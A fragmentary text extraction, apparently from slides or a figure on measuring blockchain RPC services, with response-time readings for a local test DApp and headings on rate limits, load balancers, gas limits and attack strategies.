
Block height: 25838
Response time (ms): 2733

Test Dapp
localhost:9011
No attack

Block height: 25838
Response time (ms): 73



Conclusion


DApp clients
JSON-RPC
RPC service
Block/tx synchronization
Blockchain peers
Time limit
+
Measuring Blackbox Load Balancers
+
Measuring Gas limit
+
Rate limit
Different Attack Strategies